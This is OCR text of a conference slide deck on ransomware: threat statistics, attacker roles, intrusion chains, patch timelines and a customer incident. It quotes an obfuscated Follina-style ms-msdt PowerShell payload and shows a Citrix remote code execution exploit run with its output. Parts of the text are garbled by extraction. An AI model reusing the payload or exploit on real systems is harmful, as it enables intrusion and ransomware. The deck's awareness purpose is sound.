



May 31 – June 2, Oslo Spektrum



10th anniversary

Once upon a ransomware

Marius Sandbu @ Sopra Steria

Agenda


- **Overview of Security landscape 2021/2022**
- **Attack vectors, tactics and tooling**
- **How does it work?**
- **Some real-life examples**
- **How to stop it – Countermeasures**
- **What does the future look like?**



80 % av all
ransomware st
from end-users

\$LAPSUS
compromised
Samsung, NVI
Microsoft and

DDoS attack
measured at 3,
TBps against
Azure



software
back attempts
every 11 seconds

for 4000
vulnerabilities
are remotely
exploitable

Average it takes
between 30 – 60
seconds to get patches
called



nao_sec
@nao_sec

...

Interesting maldoc was submitted from Belarus. It uses Word's external link to load the HTML and then uses the "ms-msdt" scheme to execute PowerShell code. [virustotal.com/gui/file/4a240...](https://www.virustotal.com/gui/file/4a240...)

```
location.href = "ms-msdt:/id PCWDiagnostic /skip force /param
browseForFile=cal?c IT_LaunchMethod=ContextMenu IT_SelectProgram=NotI
seForFile=h$(Invoke-Expression($(Invoke-Expression(' [System.Text.Enco
3+[char]58+'UTF8.GetString([System.Convert]+'+[char]58+[char]58
se64String('+[char]34
CA9ICJj01x3aW5kb3dzXHN5c3R1bTMyXGNtZC5leGUiO1N0YXJ0LVByb2Nlc3MgJGNtZC
oGUgaG1kZGVuIC1Bcmd1bWVudExp3QgIi9jIHRhc2traWxsIC9mIC9pbSBtc2R0LmV4
Y2VzcyAkY21kIC13aW5kb3dzdHlsZSBoaWRkZW4gLUFYZ3VtZW50TG1zdCAiL2MgY2Qg
/bG1jXCYmZm9yIC9yICV0ZW1wJSAlaSBpbIAoMDUtMjAyMi0wNDM4LnJhcikgZG8gY29
AveSYmZmluZHN0ciBUVnk5EUmdBQUFBIDEucmFyPjEudCYmY2VydhV0aWwgLWRlY29kZS
XhwYW5kIDEuYyAtRjoqIC4mJnJnYi5leGUiOw=='+[char]34+''))))i/../../../../
/../../../../../../../../Windows/System32/mpsigstub.exe
troubleshoot=ts_AUTO\"";
```

CRIPPLED BY CYBER ATTACK

Regina Public Schools

igation, it has become clear that the school division was the victim of a cyber 2022.

he school division has taken its systems offline in order to assess the nature d to ensure that the school division's systems can be safely brought back


noticed the suspicious activity on its systems, it took immediate action, tems and securing them to mitigate any impact to data and operations. The d cybersecurity professionals to assist and is using industry best practices in

ic communication will be shared through the Regina Public Schools' Facebook mation for school families will be communicated through schools. Parents aged to continue to report any student absences by telephone to schools.


mitted to maintain the integrity of its Information Technology infrastructure family, employee and partner information.



Attack Vectors




Attacks are done faster and data exfiltrated



Some tools and processes

- **70% of new created domains are used for malicious intent**
- **~200,000 new domains created each day that a short-lived**
- **Majority of attacks are aimed at Windows + Active Directory**
 - Some minor variants for Linux / Mac OSX / VMware
- **Some commonly used services tools and services**
 - Cobalt Strike, Metasploit, PupyRAT, PowerShell Empire, Meterpreter, Shikata, Bloodhound and PowerShell
- **New variants and source code constantly being developed**
 - Example: Cheerscrypt ESXi



NDR Unit42 (paloaltonetworks.com)


Ransomware 2.0

- It is not just about encrypting files anymore....
- More attacks related to DDoS attacks
- Using other attack vectors and protocols
 - UDP, TCP SYN flood, HTTP DoS, DTLS
 - High-volume, thousands of endpoints
- Ransomware 2.0
 - Extracting information and hosting reverse auctions
 - Triple extortion tactics



Network-level DDoS Attacks originating in Norway


Distribution of Layer 3/4 DDoS attacks by different attack types.



Other attack patterns and vulnerabilities

- **Vulnerability in Citrix NetScaler/ADC**
- **Vulnerability in PulseVPN**
- **Vulnerability in Fortinet**
- **Vulnerability in Microsoft Exchange**
- **Bruteforce attack Remote Desktop**
- **Bruteforce attack ADFS**
- **Bruteforce Legacy authentication in Azure AD**
- **Credentials Stuffing Azure Active Directory**

Citrix CVE-2019-19871



```
>> /tmp/python3 CVE-2019-19871.py http://IP_REDACTED:80

CVE-2019-19871 - Remote Code Execution in Citrix Application Delivery Controller and Citrix Gateway
Found by Mikhail Klyuchnikov

command > id
[+] Adding bookmark X7CJNUSTBZJ0.xml
[+] Bookmark added
[+] Result of the command:

uid=65534(nobody) gid=65534(nobody) groups=65534(nobody)

command > uname -a
[+] Adding bookmark C3N1GDF5079U.xml
[+] Bookmark added
[+] Result of the command:

FreeBSD 8.4-NETSCALER-13.0 FreeBSD 8.4-NETSCALER-13.0 #0: Thu Nov 28 11:59:57 PST 2019    root@blr-
-115:/usr/obj/home/build/rs_130_47_10_RTM/usr/src/sys/NS64 amd64

command > ^CEXiting...
```

[Known Exploited Vulnerabilities Catalog | CISA](#)



Access broker

Compromises networks
Persists on systems



RDP
access



Exploits



Compromised
credentials



Botnets

Researches
organization and
handles dialogue
and payment



Ransomware-as-a-
service affiliate

Moves laterally in network
Persists on systems
Exfiltrates data
Distributes and runs ransomware
payload



Ransomware
builder



Leak
site



Payment
processing




Victim
messaging



RaaS operator

Develops and maintains
tools



How quickly do you update?

- **CVE-2020-1472 Zerologon Active Directory**

- Security Update – 11 August, 2020
- Public PoC - 5 September, 2020

- **CVE-2019-19781 Citrix ADC**

- Security Update - 20 Januar 2020
- Public PoC- 31 December, 2019

- **ProxyShell Microsoft Exchange**

- So many vulnerabilities...
- Affects many Exchange version 2013 – 2019
- Security Update – 3 March 2021
- Was exploited in the wild in late february same year


- **Log4Shell VMware Horizon**

- Security Update – 14 December 2021
- Was exploited for Ransomware January 4th 2022

- **Application libraries and dependencies**

Patch Status of Compromised Citrix Servers - June 2020

Of the 3332 compromised Citrix servers, 20.2% was patched and 79.8% still vulnerable. Although the servers are patched a backdoor remains, giving a false sense of security.



Posted by u/jimtk 3 days ago

1.7k



I think the CTX package on PyPI has been hacked!


News

There was a post here recently about an update to the CTX package. A simple package that allow you to access dictionary items using the dot notation (`a_dict['key']` becomes `a_dict.key`). The post is [here](#) and OP was SocketPuppets

That package had not changed in 8 years. The OP said it was recently updated, and on PyPI it was updated as of May 21st. But the Github repo does not reflect any changes (it still 8 years old). When asked about it OP said it was copied to a corporate repo and that he would update the original repo.


Out of curiosity I downloaded the source code from PyPI and look what I found! **It seems like every time you create a dictionary it sends all your environment variables to a URL.** That's not kosher.

Example from a customer



Some more technical details..

- **Initial phishing email from new email domain server (lived 14 days)**
- **Spoofed email headers (faking internal sender)**
- **Attachment sent with an ISO (bypassed email security)***
- **Machine was connected to infrastructure using AlwaysON VPN**
- **Adfind and rubeus was used map enviroment**
- **Numerous PowerShell scripts as well (net view, net group)**
- **Persistent access using Teamviewer**
- **Used Zerologon vulnerability against Domain Controllers**
- **RDP was used to logon onto different servers in the enviroment**
- **SMB Shares used to transfer exetuable**



**Event Log purged but
some breadcrumbs
found in RDP Cache**

*Event ID 12 in Microsoft-Windows-VHDMP-Operational

So, what happens once you get compromised?

Initial Access	Discovery	Persistent	Discovery	Lateral Movement	Exfiltration
IceLoder or BazarLoader or OneDrive Attachments	Net Group, nltest, adfind	BITS, Scheduled Tasks, AnyDesk, Runkeys, Cobalt Strike	Invoke-Sharefinder, Bloudhound	WMIC, PSEXEC, RDP, SMB	Ufile.io, rclone

So, what happens once you get compromised?

Before the encryption process starts


- Example: <https://bit.ly/2M0blln> (taskkill & net stop)
- Stops VSS, delete snapshots
- Stops Office
- Stops Antivirus/Security Services
- Often whitelisted set of files and folders
 - Ensures that machine continues to work

Whitelisted folders	Whitelisted files	Whitelisted file extensions	
\$recycle.bin config.msi \$windows.~bt \$windows.~ws windows appdata application data boot google mozilla program files program files (x86) programdata system volume information tor browser windows old intel msocache perflogs x64dbg public	autorun.inf boot.ini bootfont.bin bootsect.bak desktop.ini iconcache.db ntldr ntuser.dat ntuser.dat.log ntuser.ini thumbs.db	386 adv ani bat bin cab cmd com cpl cur deskthemepack diagcab diagcfa diagpkg dll drv exe hlp icl icns ico	mod mpa msc msp msstyles msu nls namedia ocx prf ps1 rom rtp scr shs spl sys theme themepack wpx lock

Why is ransomware such a big challenge now?

